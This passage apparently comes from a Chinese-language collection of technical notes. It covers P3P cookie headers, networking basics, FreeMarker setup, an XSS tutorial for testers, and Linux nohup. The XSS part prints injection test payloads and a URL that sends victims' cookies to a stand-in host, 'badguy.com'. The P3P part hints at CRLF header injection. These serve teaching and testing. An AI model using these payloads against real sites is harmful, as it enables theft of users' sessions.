实现设计模式比较容易，而懂得应该在什么时候使用什么模式则较为困难。你应该尽量保证所选用的模式就是最恰当的那种，并且不要过度牺牲性能。这对于个人开发甚至于一个团队的开发维护都具有莫大的帮助，个人认为使用三权分立模式是利远大于弊的，希望你也能够了解他的思想与作用，在团队开发中使用他，维护他，三权分立模式现实应用可以帮助你和你的团队开发出更加茁壮的代码。

## 6.3 协议相关

### 6.3.1 有关 header p3p 的问题

<http://www.cnblogs.com/ccdc/archive/2012/05/08/2489535.html>

对于 IE 来说(默认安全级别下)，iframe、img、link 等标签都是只发送 session cookie（又叫 第一方 cookie），拦截本地 cookie 发送（又叫第三方 cookie）。当这些标签跨域引用一个页面，实际上是发起了一次 GET 请求。

如果这个跨域的请求，HTTP 返回头中带有 Set-Cookie，那么这个 cookie 对浏览器来说，实际上是无效的。

看如下测试

假设有 www.a.com 与 www.b.com 两个域

在 www.b.com 上有一个页面，其中包含一个指向 www.a.com 的 iframe

http://www.b.com/test.html 的内容为：

```
-----  
<iframe width=300 height=300 src="http://www.a.com/test.php" ></iframe>  
-----
```

http://www.a.com/test.php 是一个对 a.com 域设置 cookie 的页面，其内容为：

```
-----  
<?php  
header("Set-Cookie: test=axis; domain=.a.com; path=/");  
?>  
<script>  
    alert(document.cookie);  
</script>  
-----
```

此时我们请求 http://www.b.com/test.html，他包含一个 iframe，会去跨域请求 www.a.com/test.php，该 php 页面会尝试 set-cookie

第一次请求，test.php 会 set-cookie，所以浏览器会收到一个 cookie。

如果 set-cookie 成功，再次请求该页面，浏览器应该会 sent 刚才 recieve 到的 cookie。可是由于

前面说的跨域限制,在 IE 里的 iframe 标签是 set-cookie 不成功的,所以无法 sent 刚才收到的 cookie。这里无论是 session cookie 还是本地 cookie 都是一样。

Started	Time Chart	Time	Sent	Received	Method	Result	Type	URL
00:00:00.000	http://www.b.com/test.html							
+ 0.000		0.004	321	192	GET	304	text/html	http://www.b.com/test.html
+ 0.029		0.015	458	318	GET	200	text/html	http://www.a.com/test.php
		0.045	779	510	2 requests			
00:06:04.791	http://www.b.com/test.html							
+ 0.000		0.010	321	192	GET	304	text/html	http://www.b.com/test.html
+ 0.035		0.006	458	318	GET	200	text/html	http://www.a.com/test.php

Overview	Time Chart	Headers	Cookies	Cache	Query String	POST Data	Content	Stream
Cookie...	Direction	Value	Path	Domain	Expires			
test	Received	axis	/	a.com	(Session)			

可以看到,第二次发包,还是没能 sent 出去 cookie

但是这种情况在加入了 P3P header 后会改变。

P3P header 允许跨域访问隐私数据,从而可以跨域 set-cookie 成功

我们修改 www.a.com/test.php 为

```
<?php
```

```
header("P3P: CP=CURa ADMa DEVa PSAo PSDo OUR BUS UNI PUR INT DEM STA PRE COM NAV OTC NOI DSP COR");
```

```
header("Set-Cookie: test=axis; expires=Sun, 23-Dec-2018 08:13:02 GMT; domain=.a.com; path=/");
```

```
?>
```

```
<script>
```

```
    alert(document.cookie);
```

```
</script>
```

再次访问两次上面的测试过程

Record	Stop	Clear	View	Summary	Find	Filter	Save	Help
Started	Time Chart	Time	Sent	Received	Method	Result		
+ 0.000		0.003	321	192	GET	304		
+ 0.025		0.004	458	446	GET	200		
		0.029	779	638	2 requests			
00:00:07.826	http://www.b.com/test.html							
+ 0.000		0.003	321	191	GET	304		
+ 0.024		0.003	477	445	GET	200		
		0.028	798	636	2 requests			

Overview	Time Chart	Headers	Cookies	Cache	Query String	POST Data	Content	Stream
Cookie...	Direction	Value						
test	Sent	axis						
test	Received	axis						

可以看到第二个包已经发送出了收到的 cookie,而我们写的 javascript 也能够弹出 cookie 了。

值得注意的是,P3P header 只需要设置一次,这样跟在这个 P3P header 后面的所有 set-cookie,都可以跨域访问了。也就是说:被 P3P header 设置过一次后,之后的请求不再需要 P3P header,也能够能够在 iframe 里跨域发送这些 cookie。

但是如果用 set-cookie 去改变设置好的 cookie,则不再具有这种跨域访问特性。

P3P header 还有一个特点就是同一个包里只能设置一次,后面的 P3P Header 不会覆盖前面的 P3P header,浏览器只认第一个。

P3P 是 The Platform for Privacy Preferences 的简称

更多具体的内容可以参阅 W3C 的标准 <http://www.w3.org/TR/P3P/>

---

在这里，我们看到的很乱的 P3P header 里的东西，都不知道是什么乱七八糟的策略内容，实际上这是一些简写

比如 上面用到的

P3P: CP=CURa ADMa DEVa PSAo PSDo OUR BUS UNI PUR INT DEM STA PRE COM NAV OTC  
NOI DSP COR

CP 是 Compact Policy 的简写

CURa 中 CUR 是 <current/> 的简写， a 是 always 的简写

当然 P3P header 也可以直接 引用一个 xml 策略文件

比如这么写

HTTP/1.1 200 OK

P3P: policyref="http://catalog.example.com/P3P/PolicyReferences.xml"

Content-Type: text/html

Content-Length: 7413

Server: CC-Galaxy/1.3.18

使用 P3P 的方法还有很多，这里不一一列举了。

最后，利用 P3P Header 的这种特性，在实际攻击中，还是可以利用一下的。

比如利用 CRLF 插入一个 P3P header 后，改变一个本地 cookie 的值，该 cookie 在之后的过程中可以被 iframe 引用到，也许会发生一些很奇妙的事情。

具体会变成什么样我也不知道，毕竟 web 应用安全和环境的关系是越来越紧密了。

## 6.3.2 不同网段不能访问的原因

[http://zhidao.baidu.com/link?url=cIpZlhdXBdd8NWnSdc4ALDnJ3cku-wa2Glzq0WE4-2nJEWomYPi1U5lvt\\_HbgnQVDiXfq5B71XTQeE2fA3k3q](http://zhidao.baidu.com/link?url=cIpZlhdXBdd8NWnSdc4ALDnJ3cku-wa2Glzq0WE4-2nJEWomYPi1U5lvt_HbgnQVDiXfq5B71XTQeE2fA3k3q)

如果是自己搭建 DNS 服务器，不在同一网段，交换机是不会转发数据的，建议在路由器上设置第二地址为 10.12.12.1 网段的，要不然不同的网段，走默认路由，路由器会直接转发到公网的，然后就没然后了，数据丢了。

那是因为 218.2.135.1 这个是真的 DNS，运营商那边可以转发的。

服务器：为你提供服务的机器。相当于马路边上的各种店面。虽然理论上任何一户人家都能开店为你提供服务，但是因为各种硬件资源限制而不适合开店。比如：小区道路比较窄（宽带带宽比较窄）、家里地方太小设备太少（硬件性能不够好不能为大量客户提供服务）、小区内地址不方便寻找（没有外网 IP，实际上服务器位于内网的话从外网基本是找不到的）、没有招牌不方便问路（没有域名可以申请一个）等等。

DNS：域名系统，就相当于一个巨大的资料库，把店名（域名）翻译成地址（IP 地址）

交换机：十字路口，随便你往那个方向都可以走。

路由器：我是路痴出了小区就傻傻不认路，所以要问路。局域网里可以帮你解决问路问题的叫路由器。路由器把网络分成两部分：内网和外网。相当于小区门口，当然也可以把大门一关当交换机使用（WAN 口不接线），也可以设置障碍进行盘查（防火墙）。

网关：那么多人向谁问路呢？当然是小区门卫（路由器），可是门卫在哪呢？它有地址，必须事先设定好。网关必须在局域网内部，我出了小区就路痴你叫我去 xx 路 xx 号问 xx 大爷我找不到。同时网关必须和外部网络有连接，这样才问得到。

协议：问路需要别人听得懂，要求服务也需要说出请求，协议就是一种约定的语言。比如 HTTP

---

协议：给我这名字的网页：blahblah，回复：200 OK blahblah。

网桥：小区里只有一条过道，人多了会很拥挤所以没办法扩建，于是在后面造了一个新小区，用桥连接和原小区统一管理。

VPN：从家里到公司的班车。从家里到公司怎么走？不需要知道，VPN 帮你管。于是在家里可以随时访问公司内部网络，也可以到公司之后下车然后从公司的大门（网关）出去访问外面的地址。（可以躲在车里避开路上的盘查）

IPV6：中国人太多了，我们移民吧。于是需要更长的地址。

IPV6/IPV4 隧道：中国人不认识英文地址，只有我认识没用，问不到路，于是我只能先假装要去机场，问：机场在哪？然后大家懂了。然后到了机场再用英文地址问去 XXX 地址怎么走？从家里用中文地址问路到机场的过程就是隧道，到了隧道的另一头出来了才用真实地址问路。

hostname not found：DNS 错误，域名查不到对应的 IP 地址，有以下可能原因：

1. 域名拼错了
2. DNS 服务器不可靠，或者故意隐藏真相
3. 路上有人抢劫，抢你从 DNS 拿回来的写着地址的纸条把地址改了（DNS 劫持）

解决办法：如果是 DNS 服务器的问题，解决办法只有一个，换 DNS 地址。如果是 DNS 劫持，只能从别的渠道获得 IP 地址，把它记录到/etc/hosts。

一、交换机基础      集线器作为第一类广泛应用的网络集线设备，当时在各大局域网中应用非常广泛。但随着网络传输媒体类型的日益丰富，图形、图像及各种流媒体等多媒体内容的出现，人们对高网络数据传输速度和传输性能的要求日益提高。集线器由于它的共享介质传输、单工数据操作和广播数据发送方式等都先天决定了很难满足用户的上述速度和性能要求。在用户的需求下、在全球各大网络设备开发者的努力下，一种更新、更实用的集线设备——交换机出现了。交换机完全克服了集线器的上述种种不足之处，所以在短时间内得到业界广泛的认可和应用。交换机技术也得到了飞速发展，数据传输速度的发展也是一日千里。目前最快的以太网交换机端口带宽可达到 10Gbps，千兆（g 位）级的交换机在各企业骨干网络中早已得到广泛应用。      交换机的英文名称之为“switch”，它是集线器的升级换代产品，从外观上来看的话，它与集线器基本上没有多大区别，都是带有多个端口的长方形盒状体。交换机是按照通信两端传输信息的需要，用人工或设备自动完成的方法把要传输的信息送到符合要求的相应路由上的技术统称。广义的交换机就是一种在通信系统中完成信息交换功能的设备。“交换”和“交换机”最早起源于电话通讯系统（pstn）。以前经常在电影或电视中看到一些老的影片时常看到有人在电话机旁狂摇几下（注意不是拨号），然后就说：跟 接 xxx，话务接线员接到要求后就会把相应端线头插在要接端子上，即可通话。其实这就是最原始的电话交换机系统，只不过它是一种人工电话交换系统，不是自动的，也不是 今天要谈的计算机交换机，但是 现在要讲的计算机交换机也就是在这个电话交换机技术上发展而来。在计算机网络系统中，交换概念的提出是相对于共享工作模式的改进。知道集线器（hub）是一种共享介质的网络设备，而且 hub 本身不能识别目的地址，是采用广播方式向所有节点发送。即当同一局域网内的 a 主机给 b 主机传输数据时，数据包在以 hub 为架构的网络上是以广播方式传输的，对网络上所有节点同时发送同一信息，然后再由每一台终端通过验证数据包头的地址信息来确定是否接收。在这种方式下 知道很容易造成网络堵塞，因为其实接收数据的一般来说只有一个终端节点，而现在对所有节点都发送，那么绝大部分数据流量是无效的，这样就造成整个网络数据传输效率相当低。另一方面由于所发送的数据包每个节点都能侦听到，那显然就不会很安全了，容易出现一些不安全因素。交换机拥有一条很高带宽的背部总线和内部交换矩阵。交换机的所有的端口都挂接在这条背部总线上。控制电路收到数据包以后，处理端口会查找内存中的 mac 地址（网卡的硬件地址）对照表以确定目的 mac 的 nic（网卡）挂接在哪个端口上，通过内部交换矩阵直接将数据迅速包传送到目的节点，而不是所有节点，目的 mac 若不存在才广播到所有的端口。这种方式 可以明显地看出一方面效率高，不会浪费网络资源，只是对目的地址发送数据，一般来说不易产生网络堵塞；另一个方面数据传输安全，因为它不是对所有节点都同时发送，发送数据时其它节点很难侦听到所发送的信息。这也是交换



机为什么会很快取代集线器的重要原因之一。交换机还有一个重要特点就是它不是像集线器一样每个端口共享带宽，它的每一端口都是独享交换机的一部分总带宽，这样在速率上对于每个端口来说有了根本的保障。另外，使用交换机也可以把网络“分段”，通过对照地址表，交换机只允许必要的网络流量通过交换机，这就是后面将要介绍的 vlan（虚拟局域网）。通过交换机的过滤和转发，可以有效的隔离广播风暴，减少误包和错包的出现，避免共享冲突。这样交换机就可以在同一时刻可进行多个节点对之间的数据传输，每一节点都可视为独立的网段，连接在其上的网络设备独自享有固定的一部分带宽，无须同其他设备竞争使用。如当节点 a 向节点 d 发送数据时，节点 b 可同时向节点 c 发送数据，而且这两个传输都享有带宽，都有着自己的虚拟连接。打个比方就是，如果现在使用的是 10mbps 8 端口以太网交换机，因每个端口都可以同时工作，所以在数据流量较大时，那它的总流量可达到  $8 \times 10\text{mbps} = 80\text{mbps}$ ，而使用 10mbps 的共享式 hub 时，因为它是属于共享带宽式的，所以同一时刻只能允许一个端口进行通信，那数据流量再忙 hub 的总流量也不会超出 10mbps。如果是 16 端口、24 端口的更是明显了！交换机的主要功能包括物理编址、网络拓扑结构、错误校验、帧序列以及流量控制。目前一些高档交换机还具备了一些新的功能，如对 vlan（虚拟局域网）的支持、对链路汇聚的支持，甚至有的还具有路由和防火墙的功能。交换机除了能够连接同种类型的网络之外，还可以在不同类型的网络（如以太网和快速以太网）之间起到互连作用。

## 6.4 FreeMaker 自己动手

freemarker 模板使用，同时也适应 jsp 的页面

### 1. 引入包

注意：springframework 必须是 3.0.5 以上的，最好是 3.0.7 以上的。大致上如此，如果是 jsp 还需要更多其他包。

```
commons-io-2.0.1.jar
commons-logging-1.1.1.jar
commons-logging-1.1.1-javadoc.jar
commons-logging-1.1.1-sources.jar
commons-logging-adapters-1.1.1.jar
commons-logging-api-1.1.1.jar
commons-logging-tests.jar
freemarker-2.3.18.jar
log4j-1.2.16.jar
log4j-over-slf4j-1.6.1.jar
spring-aop-3.0.6.RELEASE.jar
spring-asm-3.0.6.RELEASE.jar
spring-beans-3.0.6.RELEASE.jar
spring-context-3.0.6.RELEASE.jar
spring-context-support-3.0.6.RELEASE.jar
spring-core-3.0.6.RELEASE.jar
spring-expression-3.0.6.RELEASE.jar
spring-jdbc-3.0.6.RELEASE.jar
spring-orm-3.0.6.RELEASE.jar
spring-tx-3.0.6.RELEASE.jar
spring-web-3.0.6.RELEASE.jar
spring-webmvc-3.0.6.RELEASE.jar
```

### 2. 修改 web.xml 文件

<!-- 著名 Character Encoding filter -->

```
<filter>
    <filter-name>encodingFilter</filter-name>
```

---

```
<filter-class>org.springframework.web.filter.CharacterEncodingFilter
</filter-class>
<init-param>
    <param-name>encoding</param-name>
    <param-value>UTF-8</param-value>
</init-param>
<init-param>
    <param-name>forceEncoding</param-name>
    <param-value>true</param-value>
</init-param>
</filter>
<filter-mapping>
    <filter-name>encodingFilter</filter-name>
    <url-pattern>/*</url-pattern>
</filter-mapping>

<servlet>
    <servlet-name>springmvc</servlet-name>
    <servlet-class>org.springframework.web.servlet.DispatcherServlet
    </servlet-class>
    <init-param>
        <param-name>contextConfigLocation</param-name>
        <param-value>
            /WEB-INF/classes/spring/springmvc-servlet.xml
        </param-value>
    </init-param>
    <load-on-startup>4</load-on-startup>
</servlet>

<servlet-mapping>
    <servlet-name>springmvc</servlet-name>
    <url-pattern>*.do</url-pattern>
</servlet-mapping>

<!--Spring ApplicationContext 载入-->
<listener>
    <listener-class>org.springframework.web.context.ContextLoaderListener
    </listener-class>
</listener>
<context-param>
    <param-name>contextConfigLocation</param-name>
    <param-value>
        /WEB-INF/classes/spring/applicationContext.xml
    </param-value>
</context-param>
```



---

### 3.修改 applicationContext.xml 文件

<!-- Freemarker 配置 -->

```
<bean id="freemarkerConfig"
      class="org.springframework.web.servlet.view.freemarker.FreeMarkerConfigurer">
  <property name="templateLoaderPath" value="/WEB-INF/view/" />
  <property name="freemarkerSettings">
    <props>
      <prop key="template_update_delay">0</prop>
      <prop key="default_encoding">UTF-8</prop>
      <prop key="number_format">0.#####</prop>
      <prop key="datetime_format">yyyy-MM-dd HH:mm:ss</prop>
      <prop key="classic_compatible">true</prop>
      <prop key="template_exception_handler">ignore</prop>
    </props>
  </property>
</bean>
```

### 4.修改 springmvc-servlet.xml 文件

<context:component-scan base-package="cn.xx.open.demo.action.\*" />

<context:component-scan base-package="cn.xx.useradmin.action.\*" />

<bean

class="org.springframework.web.servlet.mvc.annotation.AnnotationMethodHandlerAdapter">

<property name="messageConverters">

<list>

<bean

class="org.springframework.http.converter.StringHttpMessageConverter">

<property name="supportedMediaTypes">

<list>

<value>text/plain;charset=UTF-8</value>

</list>

</property>

</bean>

</list>

</property>

</bean>

<!--使用 freemarker 的 resolver-->

<bean id="viewResolver"

class="org.springframework.web.servlet.view.freemarker.FreeMarkerViewResolver">

<property name="viewClass">

<value>

org.springframework.web.servlet.view.freemarker.FreeMarkerView

</value>

</property>

<property name="prefix">

---

```

        <value>/</value>
    </property>
    <property name="suffix">
        <value>.ftl</value>
    </property>
    <!-- 如果需要使用 Spring 对 FreeMarker 宏命令的支持, 将这个属性设为 true -->
    <!--<property name="exposeSpringMacroHelpers" value="true" />-->
    <property name="contentType" value="text/html;charset=utf-8"></property>
</bean>

<!-- 其他 jsp 视图 -->
<bean
    class="org.springframework.web.servlet.view.InternalResourceViewResolver">
    <property name="viewClass"
        value="org.springframework.web.servlet.view.JstlView" />
    <property name="prefix" value="/" />
    <property name="suffix" value=".jsp" />
</bean>

```

freemarker 需要放在/WEB-INF/xx/下, 其他与普通 jsp 没有区别。

## 6.5 xss 入侵

<http://www.cnblogs.com/TankXiao/archive/2012/03/21/2337194.html>

XSS 全称(Cross Site Scripting) 跨站脚本攻击, 是 Web 程序中最常见的漏洞。指攻击者在网页中嵌入客户端脚本(例如 JavaScript), 当用户浏览此网页时, 脚本就会在用户的浏览器上执行, 从而达到攻击者的目的。比如获取用户的 Cookie, 导航到恶意网站, 携带木马等。

作为测试人员, 需要了解 XSS 的原理, 攻击场景, 如何修复。才能有效的防止 XSS 的发生。

阅读目录

- XSS 是如何发生的
- HTML Encode
- XSS 攻击场景
- XSS 漏洞的修复
- 如何测试 XSS 漏洞
- HTML Encode 和 URL Encode 的区别
- 浏览器中的 XSS 过滤器
- ASP.NET 中的 XSS 安全机制

XSS 是如何发生的呢

假如有下面一个 textbox

```
<input type="text" name="address1" value="value1from">
```

value1from 是来自用户的输入, 如果用户不是输入 value1from, 而是输入  
"/><script>alert(document.cookie)</script><!-- 那么就会变成

```
<input type="text" name="address1" value=""/><script>alert(document.cookie)</script><!-- ">
```

嵌入的 JavaScript 代码将会被执行

或者用户输入的是 "onfocus="alert(document.cookie)" 那么就会变成  
<input type="text" name="address1" value="" onfocus="alert(document.cookie)">

事件被触发的时候嵌入的 JavaScript 代码将会被执行

攻击的威力，取决于用户输入了什么样的脚本

当然用户提交的数据还可以通过 QueryString(放在 URL 中)和 Cookie 发送给服务器。例如下图




### HTML Encode

XSS 之所以会发生，是因为用户输入的数据变成了代码。所以我们需要对用户输入的数据进行 HTML Encode 处理。将其中的"中括号"，"单引号"，"引号"之类的特殊字符进行编码。

在 C# 中已经提供了现成的方法，只要调用 `HttpUtility.HtmlEncode("string <scrip>")` 就可以了。（需要引用 System.Web 程序集）

Fiddler 中也提供了很方便的工具，点击 Toolbar 上的 "TextWizard" 按钮



## XSS 攻击场景

### 1. Dom-Based XSS 漏洞 攻击过程如下

Tom 发现了 Victim.com 中的一个页面有 XSS 漏洞，

例如: <http://victim.com/search.asp?term=apple>

服务器中 Search.asp 页面的代码大概如下

复制代码

```
<html>
  <title></title>
  <body>
    Results for <%Request.QueryString("term")%>
    ...
  </body>
</html>
```

复制代码

Tom 先建立一个网站 <http://badguy.com>，用来接收“偷”来的信息。

然后 Tom 构造一个恶意的 url(如下)，通过某种方式(邮件，QQ)发给 Monica

```
http://victim.com/search.asp?term=<script>window.open\("http://badguy.com?cookie="+document.cookie\)</script>
```

Monica 点击了这个 URL，嵌入在 URL 中的恶意 Javascript 代码就会在 Monica 的浏览器中执行。那么 Monica 在 victim.com 网站的 cookie，就会被发送到 badguy 网站中。这样 Monica 在 victim.com 的信息就被 Tom 盗了。

2. Stored XSS(存储式 XSS 漏洞)，该类型是应用广泛而且有可能影响大 Web 服务器自身安全的漏洞，攻击者将攻击脚本上传到 Web 服务器上，使得所有访问该页面的用户都面临信息泄露的可能。攻击过程如下

Alex 发现了网站 A 上有一个 XSS 漏洞，该漏洞允许将攻击代码保存在数据库中，

Alex 发布了一篇文章，文章中嵌入了恶意 JavaScript 代码。

其他人如 Monica 访问这篇文章的时候，嵌入在文章中的恶意 Javascript 代码就会在 Monica 的浏览器中执行，其会话 cookie 或者其他信息将被 Alex 盗走。

Dom-Based XSS 漏洞威胁用户个体，而存储式 XSS 漏洞所威胁的对象将是大量的用户。

## SS 漏洞修复

原则： 不相信客户输入的数据

注意： 攻击代码不一定在<script></script>中：

将重要的 cookie 标记为 http only，这样的话 Javascript 中的 document.cookie 语句就不能获取到 cookie 了。

只允许用户输入我们期望的数据。例如： 年龄的 textbox 中，只允许用户输入数字。而数字之外的字符都过滤掉。

对数据进行 Html Encode 处理

过滤或移除特殊的 Html 标签， 例如: <script>, <iframe>, &lt; for <, &gt; for >, &quot; for

过滤 JavaScript 事件的标签。例如 "onclick=", "onfocus" 等等。

---

## 如何测试 XSS 漏洞

方法一： 查看代码，查找关键的变量， 客户端将数据传送给 Web 服务端一般通过三种方式 Querystring, Form 表单，以及 cookie. 例如在 ASP 的程序中，通过 Request 对象获取客户端的变量

```
<%  
strUserCode = Request.QueryString("code");  
strUser = Request.Form("USER");  
strID = Request.Cookies("ID");  
%>
```

假如变量没有经过 `htmlEncode` 处理， 那么这个变量就存在一个 XSS 漏洞

方法二： 准备测试脚本，

```
"><script>alert(document.cookie)</script><!--  
<script>alert(document.cookie)</script><!--  
"onclick="alert(document.cookie)
```

在网页中的 Textbox 或者其他能输入数据的地方，输入这些测试脚本， 看能不能弹出对话框，能弹出的话说明存在 XSS 漏洞

在 URL 中查看有那些变量通过 URL 把值传给 Web 服务器， 把这些变量的值退换成我们的测试的脚本。 然后看我们的脚本是否能执行

## 方法三： 自动化测试 XSS 漏洞

现在已经有很多 XSS 扫描工具了。实现 XSS 自动化测试非常简单，只需要用 `HttpWebRequest` 类。把包含 xss 测试脚本。发送给 Web 服务器。 然后查看 `HttpWebResponse` 中，我们的 XSS 测试脚本是否已经注入进去了。

## HTML Encode 和 URL Encode 的区别

刚开始我老是把这两个东西搞混淆，其实这是两个不同的东西。

HTML 编码前面已经介绍过了，关于 URL 编码是为了符合 url 的规范。因为在标准的 url 规范中中文和很多的字符是不允许出现在 url 中的。

例如在 baidu 中搜索"测试汉字"。 URL 会变成

`http://www.baidu.com/s?wd=%B2%E2%CA%D4%BA%BA%D7%D6&rsv_bp=0&rsv_spt=3&inputT=7477`

所谓 URL 编码就是： 把所有非字母数字字符都将被替换成百分号（%）后跟两位十六进制数，空格则编码为加号（+）

在 C#中已经提供了现成的方法，只要调用 `HttpUtility.UrlEncode("string <scrip>")` 就可以了。（需要引用 `System.Web` 程序集）

Fiddler 中也提供了很方便的工具，点击 Toolbar 上的"TextWizard" 按钮

## 浏览器中的 XSS 过滤器

为了防止发生 XSS， 很多浏览器厂商都在浏览器中加入安全机制来过滤 XSS。 例如 IE8, IE9, Firefox, Chrome. 都有针对 XSS 的安全机制。 浏览器会阻止 XSS。 例如下图

如果需要做测试， 最好使用 IE7。

ASP.NET 中的 XSS 安全机制

---

ASP.NET 中有防范 XSS 的机制，对提交的表单会自动检查是否存在 XSS，当用户试图输入 XSS 代码的时候，ASP.NET 会抛出一个错误如下图

很多程序员对安全没有概念，甚至不知道有 XSS 的存在。ASP.NET 在这一点上做到默认安全。这样的话就算是没有安全意识的程序员也能写出一个“较安全的网站”。

如果想禁止这个安全特性，可以通过 `<%@ Page validateRequest="false" %>`

java 防 XSS 漏洞代码

```
public class XssUtil {

    public static String cleanXSS(String value) {
        if(value == null){
            return null;
        }
        value = value.replaceAll("<", "&lt;");
        value = value.replaceAll(">", "&gt;");
        value = value.replaceAll("\\(", "&#40;");
        value = value.replaceAll("\\)", "&#41;");
        value = value.replaceAll("'", "&#39;");
        return value;
    }

}
```

## 第七章 操作系统

### 7.1 解决 Linux 关闭终端(关闭 SSH 等)后运行的程序自动停止

<http://ju.outofmemory.cn/entry/55605>

问题描述：

之前在服务器上起一个 python 的服务，放到后台运行。 `python pyserver.py &`。当我关闭这个 SSH 之后，该服务不可用，再次登入到服务器，已经没有这个 python 进程啦。

问题定位：

通过上面问题的表象，可以发现是跟 SSH 关闭有关。为什么 ssh 关闭，会导致正在运行的程序死掉。通过查看相关的资料，发现真正的元凶是 SIGHUP 信号导致的。

在 linux 中，有下面几个概念：

进程组： 一个或多个进程的集合，每一个进程组都有唯一的一个进程组 ID，即进程组

会话器： 一个或多个进程组的集合，有唯一的一个会话期首进程（session leader）。会话期 ID 为首进程的 ID。

控制进程： 与控制终端连接的会话期首进程叫做控制进程。

当前与终端交互的进程称为前台进程组。其余进程组称为后台进程组。

一般缩写：

PID = 进程 ID （由内核根据延迟重用算法生成）

PPID = 父进程 ID （只能由内核修改）

PGID = 进程组 ID （子进程、父进程都能修改）

SID = 会话 ID （进程自身可以修改，但有限制，详见下文）

TPGID= 控制终端进程组 ID （由控制终端修改，用于指示当前前台进程组）

---

会话和进程组的关系。

每次用户登录终端时会产生一个会话（session）。从用户登录开始到用户退出为止，这段时间内在该终端执行的进程都属于这一个会话。

每个进程除了有一进程 ID 之外，还属于一个进程组（Process Group）。进程组是一个或多个进程的集合，每个进程组有一个唯一的进程组 ID。多个进程属于进程组的情况是多个进程用管道“|”号连接进行执行。如果在命令行执行单个进程时这个进程组只有这一个进程。

挂断信号（SIGHUP）默认的动作是终止程序。

当终端接口检测到网络连接断开，将挂断信号发送给控制进程（会话期首进程）。如果会话期首进程终止，则该信号发送到该会话期前台进程组。一个进程退出导致一个孤儿进程组中产生时，如果任意一个孤儿进程组进程处于 STOP 状态，发送 SIGHUP 和 SIGCONT 信号到该进程组中所有进程。

因此当网络断开或终端窗口关闭后，也就是 SSH 断开以后，控制进程收到 SIGHUP 信号退出，会导致该会话期内其他进程退出。

解决的办法

nohup 命令：

如果你正在运行一个进程，而且你觉得在退出帐户时该进程还不会结束，那么可以使用 nohup 命令。该命令可以在你退出帐户/关闭终端之后继续运行相应的进程。nohup 就是不挂起的意思。

我们现在开始启动服务 python pyserver.py，并且希望在后台运行.我们就可以使用 nohup，命令如下：

nohup python pyserver.py &

此时默认地程序运行的输出信息放到当前文件夹的 nohup.out 文件中，加不加&并不会影响这个命令。只是让程序前台或者后台运行而已。

nohup 命令说明：

用途：不挂断地运行命令。

语法：nohup Command [ Arg ... ] [ & ]

描述：nohup 命令运行由 Command 参数和任何相关的 Arg 参数指定的命令，忽略所有挂断（SIGHUP）信号。在注销后使用 nohup 命令运行后台中的程序。要运行后台中的 nohup 命令，添加 & （表示“and”的符号）到命令的尾部。

无论是否将 nohup 命令的输出重定向到终端，输出都将附加到当前目录的 nohup.out 文件中。如果当前目录的 nohup.out 文件不可写，输出重定向到 \$HOME/nohup.out 文件中。如果没有文件能创建或打开以用于追加，那么 Command 参数指定的命令不可调用。如果标准错误是一个终端，那么把指定的命令写给标准错误的所有输出作为标准输出重定向到相同的文件描述符。

退出状态：该命令返回下列出口值：

126 可以查找但不能调用 Command 参数指定的命令。

127 nohup 命令发生错误或不能查找由 Command 参数指定的命令。

否则，nohup 命令的退出状态是 Command 参数指定命令的退出状态。使用 jobs 查看任务，使用 fg %n 关闭。

延伸：

为什么守护程序就算 ssh 打开的，就算关闭 ssh 也不会影响其运行？

因为他们的程序特殊，比如 httpd -k start 运行这个以后，他不属于 sshd 这个进程组 而是单独的进程组，所以就算关闭了 ssh，和他也没有任何关系！

```
[root@metaboy-ubuntu ~]# pstree |grep http
```

```
|-httpd
```

```
[root@metaboy-ubuntu ~]# pstree |grep top
```

```
|-sshd-+-sshd---bash---top
```

守护进程的启动命令本身就是特殊的，和一般命令不同的，比如 mysqld\_safe 这样的命令 一旦使

---

